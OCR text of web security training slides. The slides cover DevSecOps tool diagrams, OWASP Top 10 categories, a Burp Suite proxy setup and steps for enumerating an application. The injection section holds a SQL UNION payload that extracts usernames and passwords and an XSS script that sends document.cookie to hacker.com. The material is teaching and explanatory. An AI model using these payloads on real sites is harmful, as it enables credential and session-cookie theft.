
Automation Tools: Jenkins, GitLab CI, CircleCI for automating the build, test, and deployment processes.

Monitoring: Tools like Nagios, Prometheus for monitoring application performance and health.

4. Continuous Improvement:

Feedback Loops: Regular feedback from operations to development to improve the software.

Iterative Improvements: Small, frequent updates and improvements rather than large, infrequent releases.


PLAN
CONTINUOUS
BUILD
INTEGRATION
DEPLOY
OPERATE
CONTINUOUS FEEDBACK
REAL-TIME COMMUNICATION
REAL-TIME COMMUNICATION
draw.io
asana
PivotalTracker
box
Lucidchart
planio
flowdock
Google Drive
Google Docs
Wrike
Office
smartsheet
gliffy
Basecamp
Trello
Dropbox
Microsoft Teams
(x) matters
zoominfo.
CODE CLIMATE
git
GitLab
JFrog
npm
kubernetes
docker
Visual Studio Team Foundation Server
GitHub
Sonatype
CODESHIP
TeamCity
Jenkins
buddybuild
shippable
circleci
Travis CI
split
salesforce
SAUCELABS
FitNesse
runnable
node
INTERCOM
ZOHO CRM
ZEPHYR
BrowserStack
freshdesk
QMETRY
servicenow
TestFairy
zendesk
Jasmine
cucumber
Instabug
QASymphony
OMNIDESK
HashiCorp
amazon web services
Google Cloud Platform
Microsoft Azure
ANSIBLE
RELEASE
heroku
DEPLOY
puppet
CHEF
rackspace
OpsGenie
VictorOps
pagerduty
BlueJeans
slack
New Relic.
snyk
bugsnag
Nagios
splunk>
LOGGLY
ZABBIX
RAYGUN
SENTRY
DATADOG
bigpanda
dynatrace
Rollbar
APPDYNAMICS
[:]SourceClear
LogicMonitor

DEV**SEC**OPS


DevSecOps
Static Analysis
Code Review
Code
Threat Model
Policies
Plan
Build
Release
Test
Penetration Testing
Compliance Validation
Audit
Log
Deploy
Threat Intelligence
Monitor
Operate
Detect
Response
Monitor
Recover

SECURITY MISCONFIGURATIONS

When security settings are improperly configured, leaving the application open to attacks.

VULNERABLE AND OUTDATED COMPONENTS

The use of old or insecure components within the application, which can be exploited by attackers.

IDENTIFICATION AND AUTHENTICATION FLAWS

Weaknesses in the way the application verifies user identities, enabling attackers to impersonate legitimate users.

DIFFERENCES BETWEEN IDENTIFICATION AND AUTHENTICATION

IDENTIFICATION

Claiming an **identity**. Provide unique identifier to system to announce who the user is.

Example : username

AUTHENTICATION

Process of verifying that the claimed identity is **valid**.

Example : password

SOFTWARE AND DATA INTEGRITY FAILURES

Allowing attackers to alter the application or its data, leading to potential damage or data theft.

SECURITY LOGGING AND MONITORING FAILURES

Inadequate monitoring and logging of application activities, making it difficult to detect and respond to attacks.

SERVER SIDE REQUEST FORGERY

Enabling attackers to deceive the server into making requests to other systems, potentially exposing sensitive data.


TOOLS

1. Modern browser (preferably Firefox)
2. Burp Community Edition

How Does a Proxy Work?

A proxy acts as an intermediary between your device and the internet. When you send a request to access a website, the request goes to the proxy server first. The proxy then forwards the request to the website on your behalf.

The website responds to the proxy server, which then sends the response back to your device. This process masks your IP address, making it appear as though the request originated from the proxy server rather than your device.



BURPSUITE PROXY

Burp Suite Proxy

Proxy tab

○ Intercept | HTTP History | Web Sockets | Options

Target

○ Site | Scope | Issues definitions

Repeater

○ Request | Response

Intruder

○ Target | Positions | Payloads | Options

Dashboard

○ Task | Event log | Issues Activity

Extender


○ Extensions | BApp Store | API’s | Options

Comparer

○ Word level comparison | byte level comparison


Decoder

○ Encode | Decode



BURPSUITE SETUP

- **Start Proxy → Setup browser with proxy address**
- **Capture HTTP traffic → Download Burp's SSL Certificate**
- **Install Burp SSL Cert in Browser (as Authority)**
- **Capture all HTTPS traffic**



Intercept HTTP traffic with Burp Proxy

1. **Launch browser.**
2. **Go to Proxy > Intercept tab in Burp, click "Intercept is on" button.**
3. **In browser, open any site (e.g., https://enciphers.com).**
4. **Intercept the request; view it in the Intercept tab.**

ANALYZING THE APPLICATION

To enumerate an application's content and functionality:

1. **Review Visible and Hidden Content**: Explore web pages, forms, buttons, links, and hidden features that may require guesswork to discover.
2. **Interact with the Application**: Use the app as a regular user to understand its behavior, security mechanisms, and technologies.
3. **Use Automated Tools:** Employ scanning tools to identify hidden or non-obvious content, directories, files, and parameters.
4. **Inspect Network Traffic:** Analyze traffic to find hidden API endpoints, data exchanges, or communication channels.
5. **Perform Fuzzing:** Test inputs and parameters for unexpected behavior or vulnerabilities to uncover hidden functionality.

ANALYZING THE APPLICATION

To enumerate an application's content and functionality:

6. Review Source Code: If available, review source code for comments, debug statements, or unused code revealing hidden features.


7. Check for Misconfigurations: Look for misconfigurations in application, server, or database settings that may expose sensitive information or provide unintended access.

8. Test Security Mechanisms: Evaluate authentication, authorization, input validation, and session management for weaknesses or vulnerabilities.

9. Review Technologies in Use: Identify technologies and frameworks used, and research common vulnerabilities associated with them to understand potential attack vectors.

EXAMPLES


BROKEN ACCESS CONTROL



https://site.com/normaluser/profile

https://site.com/admin/dashboard

CRYPTOGRAPHIC FAILURES



INJECTION

Injection

- User-supplied data lacks validation, filtering, or sanitization by the application
- Dynamic queries or non-parameterized calls are used without context-aware escaping in the interpreter
- Malicious data is directly used or concatenated in dynamic queries, commands, or stored procedures

Common injection issues:

SQL injection

NoSQL injection

OS command injection

INJECTION

Cross Site Scripting

Possibility to Inject **javascript** code in an application, in a way that it becomes a part of HTTP response and is executed in the browser. Common injection points are **form** field like **search parameter**, **comments**, **username** etc.

Type Of Cross Site Scripting:

Reflected

Stored

DOM

Blind XSS


INJECTION

Cross Site Scripting


Steps to test:

- Inject a string as input like <>”testxss”</>
- Check the response if it reflects as it is or a validation/escaping is happening
- Check the context if it comes as it is
- Make a javascript payload according to context


INJECTION


' UNION SELECT username, password FROM users--
SELECT name, description FROM products WHERE category = 'Gifts' UNION SELECT username, password FROM users--
SUBMIT
* All passwords
All usernames

INJECTION


Server
website.com
HTML
CSS
JavaScript
Malicious JavaScript
Malicious JavaScript
<script>
new Image().src= 'http://
hacker.com/'+document.cookie;
</script>
Hacker
1 Hacker sends malicious script
2 Malicious script injected into the website.
Website.com cookies
5 Malicious script runs and steals the cookies.
https://website.com
Website.com cookies
Same-origin policy
Trusted JavaScript
Malicious JavaScript
4 Browser downloads the website from the server
User
3 User opens website.com


SERVER SIDE REQUEST FORGERY (SSRF)



CLIENT SIDE vs SERVER SIDE

